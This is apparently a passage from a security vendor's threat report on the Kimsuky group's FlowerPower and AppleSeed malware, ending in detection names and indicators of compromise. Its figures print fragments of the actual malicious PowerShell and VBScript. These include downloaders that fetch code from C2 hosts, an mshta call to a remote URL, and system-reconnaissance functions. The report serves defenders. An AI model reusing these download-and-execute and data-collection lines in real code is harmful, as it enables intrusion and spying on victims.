
(6) Changes to the FlowerPower System

The FlowerPower system changed greatly in 2021. Since its first appearance in 2020, FlowerPower used a set of 10 fixed domains, which are listed below.

atwebpages.com
getenjoyment.net
medianewsonline.com
myartsonline.com
mygamesonline.org
mypressonline.com
mywebcommunity.org
onlinewebshop.net
scienceontheweb.net
sportsontheweb.net

Table 1. List of domains used in FlowerPower in the past

However, two new domains, "kro.kr" and "r-e.kr" were used since November 2022.




```
$gjqjrudfh = "http://cogun.manblue.kro.kr/jo/"
$dkdlel = "un"
$lognmfl = "Ahnlab.hwp"
$fhrmvkdlf = "\Ahnlab\"
function stun($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)
    {
```

```
$gjqjrudfh = "http://wefgp.realma.r-e.kr/so/"
$dkdlel = "ok"
$lognmfl = "Ahnlab.hwp"
$fhrmvkdlf = "\Ahnlab\"
function stun($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)
    {
```

Figure 19. New FlowerPower domains (From the 1st FlowerPower script)

Also, while the past 2nd FlowerPower script used the "??.down" format, this was changed to "??.rong" in November 2022.




```
function Download
{
    $downname = $LocalID + ".down"
    $delphppath = $SERVER_ADDR + "del.php"
    $downpsurl = $SERVER_ADDR + $downname
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = decode $codestring
```

```
function df
{
    $dwnnAmE = $dkdlel + ".rong"
    $dELpHppATh = $gjqjrudfh + "index.php"
    $downpsurl = $gjqjrudfh + $dwnnAmE
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = stun $codestring
```

Figure 20. Comparison of FlowerPower scripts (From the 1st FlowerPower script)

Also, a code was added to collect "ipconfig /all information, Drive and Provider information" additionally. However, there are scripts where this feature is removed again, and this is possibly because it is still being tested.

Finally, the keylogging feature was removed from the 2nd script, and the script only performs persistence maintenance and removal of Word alerts, and this is also deemed to be in the process of being tested, or there may have been a change to the strategy.



```
function Get_info($logpath)
{
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $logpath
    dir $env:ProgramFiles >> $logpath
    dir "C:\Program Files (x86)" >> $logpath
    systeminfo >> $logpath
    tasklist >> $logpath
}
```


```
function Get_info($logpath)
{
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $logpath
    dir $env:ProgramFiles >> $logpath
    dir "C:\Program Files (x86)" >> $logpath
    systeminfo >> $logpath
    tasklist >> $logpath
    Get-PSDrive -PSProvider FileSystem >> $logpath
}
```

```
function gif($fhrmvotm)
{
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $fhrmvotm
    ipconfig /all >> $fhrmvotm
    tasklist >> $fhrmvotm
    Start-Sleep -s 7
    Get-PSDrive -PSProvider FileSystem >> $fhrmvotm
}
```

Figure 21. Comparison of the information collected (From the 1st FlowerPower script)

2) AppleSeed

The script that distributed AppleSeed used to only include AppleSeed and the bait document, but in 2022, it is being distributed with the addition of a sequence of connecting to the C2.




```
Sub main
    t9cLh = qoX9WP.ExpandEnvironmentStrings("%programdata%\")
    If Not hAGXL5.FolderExists(t9cLh) Then
        t9cLh = qoX9WP.ExpandEnvironmentStrings("%systemroot%\")
    End If

    wQn7ckB8 = "JVBERi0xLjcNCiW1tbW1DQoxIDAgb2JqDQo8PC9UeXBlL0NhdGFsb2c" 'Omit some code', 'Normal PDF'
    z083gze0f = "wNcdjY6NjY2JjY2NcnKNjTWNjY2NjY2NzY2NjY2NjY2NjY2NjY2NjY" 'Omit some code', 'AppleSeed'

    wgu0yQM = "wgu0yQM"
    kaPySZQ = "pZKXH.jRl8kn"

            •••

    qoX9WP.Run "cmd /c cmd /c "&kdXrylF, 0, True
    selfDel
    qoX9WP.Run "cmd /c cmd /c mshta.exe http://stegarophy.000webhostapp.com/?mode=login", 0, True

    pIYIb1ddZ = "wNcdjY6NjY2JjY2NcnKNjTWNjY2NjY2NzY2NjY2NjY2NjY2" 'Omit some code', 'AppleSeed'
```

Figure 22. Variant script with a sequence of connecting to the C2 added

This is executed separately from AppleSeed. It downloads an additional VBScript (1), and the ultimate malicious behavior includes collecting system information and sending it to the C2. It also registers to the scheduler to maintain persistence and downloads and executes another VBScript (2) additionally.

However, at the time of analysis, the additional VBScript (2) was a command that terminated mshta.exe. Because a scheduler entry is added, it can always be exchanged for a different command.


stegarophy.000webhostapp.com
Not secure
stegarophy.000webhostapp.com/index.php?hzs=QmEyOXpyRjk...

```
Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("cmd /c taskkill /im mshta.exe /f" , 0 ,true)
```


Figure 23. VBScript (2)

Similar cases to this type had been shared multiple times on the ASEC Blog in 2022.[7][8][9]

[7] https://asec.ahnlab.com/en/34978/

[8] https://asec.ahnlab.com/en/36368/

[9] https://asec.ahnlab.com/en/37078/



```
WScript.exe (4724)
  powershell.exe (4776)
    certutil.exe (4880)
  cmd.exe (4896)
    cmd.exe (4920)
  cmd.exe (4932)
    cmd.exe (4956)
  cmd.exe (4968)
    cmd.exe (4992)
      AcroRd32.exe (5016)
        Adobe_Updater.exe (4580)
  cmd.exe (5032)
    cmd.exe (5056)
      cmd.exe (5064)
        cmd.exe (5072)
          powershell.exe (5080)
      regsvr32.exe (4332)
        reg.exe (5012)
        cmd.exe (4720)
        regsvr32.exe (4272)
          cmd.exe (4892)
            systeminfo.exe (2476)
            powershell.exe (4460)
            ipconfig.exe (2600)
            ARP.EXE (2684)
            net.exe (1404)
              net1.exe (4028)
            query.exe (2004)
              quser.exe (3320)
        cmd.exe (4644)
  cmd.exe (2900)
    cmd.exe (5112)
      mshta.exe (4100)
        cmd.exe (2624)
          reg.exe (4920)
        cmd.exe (4144)
          reg.exe (3060)
        cmd.exe (3688)
          reg.exe (4788)
        cmd.exe (4712)
          reg.exe (4920)
        cmd.exe (2624)
          reg.exe (3060)
        cmd.exe (4144)
          reg.exe (4788)
        cmd.exe (4748)
          schtasks.exe (4168)
        cmd.exe (5048)
          schtasks.exe (4968)
        cmd.exe (4788)
        cmd.exe (4028)
        cmd.exe (4960)
          HOSTNAME.EXE (2732)
        cmd.exe (3060)
          systeminfo.exe (4788)
        cmd.exe (4324)
          net.exe (2732)
            net1.exe (4104)
        cmd.exe (4788)
          query.exe (2476)
            quser.exe (4388)
        cmd.exe (5052)
          ROUTE.EXE (4324)
        cmd.exe (348)
          ipconfig.exe (2624)
        cmd.exe (4324)
          ARP.EXE (5048)
        cmd.exe (4788)
          NETSTAT.EXE (348)
        cmd.exe (608)
          tasklist.exe (4552)
        cmd.exe (348)
          tasklist.exe (4104)
        cmd.exe (4748)
        cmd.exe (2476)
        cmd.exe (1900)
        cmd.exe (956)
        cmd.exe (4772)
          certutil.exe (2732)
        cmd.exe (552)
        cmd.exe (4788)
        taskkill.exe (4144)
```

Figure 24. Process tree

AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.AppleSeed.C500013 (2022.06.22.02)
Backdoor/Win.AppleSeed.C5205962 (2022.07.14.03)
Backdoor/Win.AppleSeed.R496957 (2022.06.11.01)
Backdoor/Win.AppleSeed.R499775 (2022.06.21.04)
Backdoor/Win.AppleSeed.R536412 (2022.11.28.01)
Backdoor/Win.Generic.R534667 (2022.11.17.00)
Backdoor/Win.PebbleDash.C5227037 (2023.02.08.00)
Backdoor/Win.QuasarRAT.R528970 (2022.10.13.03)
Backdoor/Win.QuasarRAT.R532346 (2022.10.31.02)
Backdoor/Win.XRat.C4936798 (2022.01.28.02)
Downloader/DOC.Akdoor.S1752 (2022.02.16.00)
Downloader/DOC.Generic (2022.11.09.00)
Downloader/DOC.Kimsuky (2022.11.10.03)
Downloader/PowerShell.Agent.SC185132 (2022.12.09.03)
Downloader/PowerShell.SC183216 (2022.09.14.00)
Downloader/VBS.Generic (2022.05.18.03)
Downloader/VBS.SC183143 (2022.09.13.03)
Downloader/XSL (2022.07.15.00)
Dropper/HWP.Agent (2022.08.26.04)
Dropper/HWP.Generic (2022.08.23.03)
Dropper/JS.Generic (2022.06.22.00)
Dropper/VBS.Akdoor (2022.03.24.01)
Dropper/Win.AppleSeed.C5145023 (2022.05.27.02)
Dropper/Win.AppleSeed.C5150014 (2022.05.30.02)
Dropper/Win.keylogger
Exploit/HTML.CVE-2022-30190.S1841 (2022.11.21.03)
Exploit/HWP.Generic (2022.08.27.00)
Exploit/SWF.CVE-2018-15982 (2020.11.27.08)
Malware/Win.Generic.C5227488 (2022.08.25.00)
Malware/Win.Generic.C5313136 (2022.11.24.03)
Trojan/PowerShell.FileUpload (2022.08.19.02)
Trojan/PowerShell.FileUpload.SC184644 (2022.11.15.02)
Trojan/PowerShell.FileUpload.SC184722 (2022.11.21.02)
Trojan/PowerShell.FileUpload.SC184787 (2022.11.24.02)
Trojan/PowerShell.FileUpload.SC184817 (2022.11.25.00)
Trojan/PowerShell.FileUpload.SC184906 (2022.12.01.00)

Trojan/PowerShell.FileUpload.SC184907 (2022.12.01.00)
Trojan/PowerShell.KeyLogger.SC179993 (2023.01.06.01)
Trojan/VBS.Agent.SC183197 (2022.12.28.02)
Trojan/VBS.DOWNLOADER.SC184616 (2022.11.12.00)
Trojan/VBS.DOWNLOADER.SC184641 (2022.11.14.03)
Trojan/VBS.DOWNLOADER.SC184914 (2022.12.01.00)
Trojan/VBS.DOWNLOADER.SC184915 (2022.12.01.00)
Trojan/VBS.DOWNLOADER.SC184916 (2022.12.01.00)
Trojan/VBS.DOWNLOADER.SC184917 (2022.11.30.03)
Trojan/VBS.VBS.SC184416 (2022.11.05.00)
Trojan/Win.Agent.C5228370 (2022.08.27.00)
Trojan/Win.Akdoor.C5227498 (2022.08.25.00)
Trojan/Win.Dropper.R536411 (2022.11.28.01)
Trojan/Win.Kimsuky.C5016818 (2022.03.19.00)
Trojan/Win.Kimsuky.C5226696 (2022.08.23.01)
Trojan/Win.LightShell.R484736 (2022.04.15.03)
Trojan/Win.MSILKrypt.R492841 (2022.05.18.00)

Conclusion

The threat activities of the Kimsuky group are increasing over time, and they are gradually changing their attack methods to avoid detection. There have also been a growing number of cases that use Korean websites as the source of distribution.

Also, many attacks are being changed to fileless attacks, and because these do not distribute malware or delete files for non-targeted users, it is not easy to identify their attacks.

As they have until now, this threat group will continue to be very active in the future. Their initial attack method usually involves phishing emails.

Thus, users must be cautious of emails from unknown sources and periodically check their system for errors or suspicious files.

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some unverified cases because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of normal files.

[Klip Customer Center] Resolution_Guide_For_Incorrectly_Transmitted_Tokens.doc
[SKT] Contract of Use Registration Certificate.doc
[Attachment] Profile Template.doc
[Attachment] Profile Template ew.doc
[Attachment] Profile Template jo.doc
[Attachment] Profile Template.doc
[Attachment] Profile Template_kcs.doc
[Attachment] Profile Template_kjk.doc
[Attachment] Profile Template_ktk.doc
[Attachment] Profile Template_pro.doc
[Attachment] Profile Template_pw2022.doc
[Attachment] Profile Template_pw2022.doc
[Attachment] Profile Template-20221010.doc
[Attachment] Profile Template-20221010.doc
[Attachment] Profile Template.doc
[Attachment] Profile Template.doc
[Attachment] Profile Templateyy.doc
[Attachment]Compensation_Claim Form_gy.doc
[Attachment]Compensation_Claim Form_yj.doc
2. Press Release (17th Adoption Day Celebration held after 3 years).hwp .exe
March Monthly KIMA Paper_Requirements.doc
AutoUpdate.dll
cna [q].doc
cna[q].doc
CNA[Q].doc
cna[q]ja.doc
cna[q]na.doc
cna[q]so.doc
DaumMailPlugin.exe
ProtectUpdate.dll
Attachment Profile Template_pw2022 - Copy.doc

Attachment Profile Template_pw2022.doc
Compensation Confirmation.doc
Fee_Payment_Request.doc
Profile Template.doc
Consultation Request (Korean Peninsula).doc
Application Receipt-Small Business Technology Innovation and Development Project_Market Expansion Type_Green Conversion_S3275567.pdf.vbs

File Hashes (MD5)

The MD5 of the related files are as follows. **However, sensitive samples may have been excluded.**

AppleSeed
02BFC689E8681ACBC35BFAFDF3F30354
0393C3F0C15081F8FBF8D5F6FAB5EE44
051B6B19D6A84F649CFBE8EBE89DEA88
1AC5B803205B1C3464941DF2C21958E7
1C881C9FD38EA3FAC0852E63886EDE02
39B39CA9CBF9B271590D06DFC68A68B7
4F17F37CAA91A0EA38308B103990B33F
59A0E18E150412503DDE39DFE2AB8EDD
5E370DA012E353FCF2E1D539ACA16772
628CDB55CBEC55BBA74B4ACC558A4207
706994CE2943FD74C5773CF570A3FD84
7BF1658BF2792165284DC9B35D73F425
7D445B39A090B486AAA002B282B4D8CB
84F86937458BE3F649C21C1676489EC3
851E33373114FEF45D0FE28C6934FA73
96DA2E2B4F29E7C880540D1C6D9E0E47
9AC572BDCA96A833A40EDCAA91E04C2B
9E81607BE0CDEE0A15E0E35A37C67537
B05D3028D774D9864ED10DC46EB38284
C29842E2FD35A6BE3520BC15697CC591
C99F6D1C7C0D55CE1453DD08C87EE2B4
CA3926DC6C4B2A71832A03FBA366CBCD
CE089160229003BFA186BCD11D8CED66
F4A4BB221736FA3040DEFF2347AAC3CE
F7006C137E8DAFB329AC2E8F5E5B3A24
FEAA69E9E8DEB6B223CDA96F401D46E1
FEDB16D76CAAFDD26C9C76BB9AC25E89

BravePrince
DD468BB6DAFF412F0205B21D50DDD641

FlowerPower

04270E4205DA13E4379BCE6CD784CBD9
04A8E83946A47404551F203ADD00D410
07E7E701272E2E2CC177914DB5E13318
092292B636C06CCD9D363CC5FCB841ED
0BDC8610CC65E277E385AE5E906CEA18
19B28DB67F4F568572BF7EA505C54D17
1B690440B54C2A830958FE54AD34E3C7
1C2F8A3A1358ABDF08470282B0D6EC18
1D7529C4ADDC32D4263985D98DA8CF29
1ED5572748F8B14BC21F5EAAB0604D5E
20DFE74AD6C1856676AF19950EAC202C
248C85858893CAC10C4BD83522105D0F
2762801F5929CBDBC702CEE9F08EA119
277DDA9D9C5EF0E1C2D712353BBD4267
2A416DE9626EEBE9ABB2C71D1BFCFD11
329407AE1F510076F1D89B8B7C1A1A48
32C455D8178358F9F876E87C80F0853A
3620E6B19B48E095EBF4ACBE14A71293
37028EE5F2BC601807DC28E4080F7996
3C25555B72AF5A1CA1459C302B8F9915
3CC3289431ED8DAFDB22BB8FBF852CE8
3FFC6542F205BB7CD02052F15351A32F
402FD66FC024385A3234DD9EEEE1D421
40574EB0AF618EC5D59001B655B4216D
408FD0990AB8A6BC11D3186887D0F337
41EACAB6D87526F31FCA6B48BA0A9E71
4340E9CD9112A7E9FBD8EDAA0A452F9E
456355090BD6087119B2A8501FF429B7
45D7CE1D6821632EFA8659257E232068
470A33005389B26BDC9B0A1CB05A0478
473FE9857E89115571AA3D02904B33E1
48E08EB3DDC04E2D9630406AF7842233
4B88457482A021C7D4D7F2529DA0F369
4C5B720F7DD1EE9A007C194306311F40
4CEA92B7456E1200FA44D0C9A4D763E3
4E5F25FF2AA2B89DD503A16635859C12
50E6FA66E5FBAC9D1264C7D215D5753B
524842F5C791F0B401252E4CBC17D617
52517D076B6D9A0DF19ED477138051A4
5254BA3036FED48C8B089804A629DB29
5319BFFDB0B8D25A5105F7414D667856
543D7F48FAE2A9AC4C13FA4E2DC1B699
5494B07861ED0E837EC625CAD898CC81
54C67A6B1204C42E993AFB7093FBE8E5
58A93FF9531CB9DD7EF97FE12A1EF241
59BE2B9A3E33057B3D80574764AB0952
5A01DABACA3DEAD9005BBB56C24CC411
5DB33E73CCDA321C3E352F76C93E833B

```
5DC761AF1EBA49E67C47A668BA3A4316
5F120CE278D030852CE1A00363762D3E
61E31FD4A9DB9609C8E766A2779F09DC
6485873B3C244D11E6EAB9DABE89B928
671D35F5457975B91AC42DD12B68EC60
69A80C668EE7F55AB1120A246804A088
6BA23303DFF5516BDA023F3215008B5B
6C88A4ABAB446C438E6898ECA71FE2F5
6D14F6B140AF07495B26D78B8A5A72CE
6DF1E5BD3F73C3897CD6F5018C2E4DF8
6F777E38A7096A2C41FE8E29AF8359FD
721B980EDCB18A6B7C8416F31B15E463
72231965C73E0EDDD4E8026B91194A1A
72DEDE746E25E700A3F5B65164D8A054
7430788C9216A3BCF8033A4AB6F0A43F
743F3DB7704235751A24538126E226D7
766219EADF699026D3E52D790F3F3FD1
7821F1D91EA688E5F479CAA488B3F5A0
78A6CFF061901678C6A5AF36554CEB23
791F8C912A2DABB09712F90216D84AEF
7CF8B743F0E32A57035277F3618AED9B
7F1B642E8D00A75DF1D0919EA050036B
7F9B9426C29443EDA3C97D668987B499
7F9F327FB8B1B7D149347F979B49242A
807713FF72BF695C87CE521885EEBE65
82D90C37BFAF50791E6B1B466B14C1A4
86972454C0E251C5983853D7A401C2CB
877D4DC53F730F2E650EB89821ABBD92
88FC0C4CFF55C5826AAAF4D216A953F2
89BA65B7157AF5CB32A6591A679D0822
8CAEA7EBFF468C9A1609B3468675C489
8EAF74E72C4796BDC7E24390C58D30ED
8F1231E044759F037C1816E99EB9033C
91CE1DCB688CFE43393973E11747D34C
93FCB5542C27701AD851817A0188F2CD
95B8D84394ED46B08A19468725FE3018
978FBE9B4C63222F59C16E93FED77D17
992194A94B79CD1CE7CD76FE42C2C963
9F9B2BD85E8169FDD83776F209CB31E8
A4078A37140B43851481126AC924D5BE
A787EB3F0C6217CF001A125E466D2140
AACDC90AFC84EBE0EBD5FCCBEC6CF424
ACA44FCF3A4A8B18F46FD8014EC2294B
AD163B0707A23CF4B3B591547C37A405
AD1EFC267784662DA33F67FCAAAC9449
ADB7BC6723BC50641881BADDB2656EF3
ADC41FF33305BA1B4B499B1897A97B20
ADE1B8C1B6F7E3B0932BB921939BE2CF
```

```
B12465D419FF362A4E3700C91AD9773D
B69B295A97FF4834D545A2275149C227
B834D05B3BBF3040D90D66AAFCB583C9
BA09A3D1E40A162EE95A943FAFD936F9
BC28FD67BC66A29426938360B1B5C9BF
BD4FF74703BAAA16DFCFC56806416440
BEB6A12A2BC74130D414DCF38C111361
BF0E9B0F0A5CC66B618C798812A1C2B0
C33B4BE7727D64E996708197F5065240
CADAF269332B2984066F9CE1C413F1E7
CB1FBC14A1D865871690AB8E568EFB7E
CF05E3AE01A6A834A2071CC89C8714D5
D0095D6ECB2F5098ED238B6333183394
D0388842DB0C2668AC38D0E483C675F1
D0F43667FBDEB2131FCC9FD34E08CA5E
D114D454468DBAE9C921EE7A99A9F5F7
D33EA3D35D7F9FC497A9168C4158F971
D36591DC94829709063634337994F0D4
D46AADCAB874EC8601A53C8C1A64E66F
DB56CABDD741488769A8F0316D957B67
DD7FF9B152404E42D089E842942580EA
DE92D95DCAC11D9A132F06BE8D393D2C
DED1A1DABD5AF4A524A53ED408F9581E
DEFE052E14FC28BFA8CD590CC40C16E4
DF01FC3458E2AD226E7CB23ACD981AB5
DF05EF99C7CBCBDF79ABA1716B9383D3
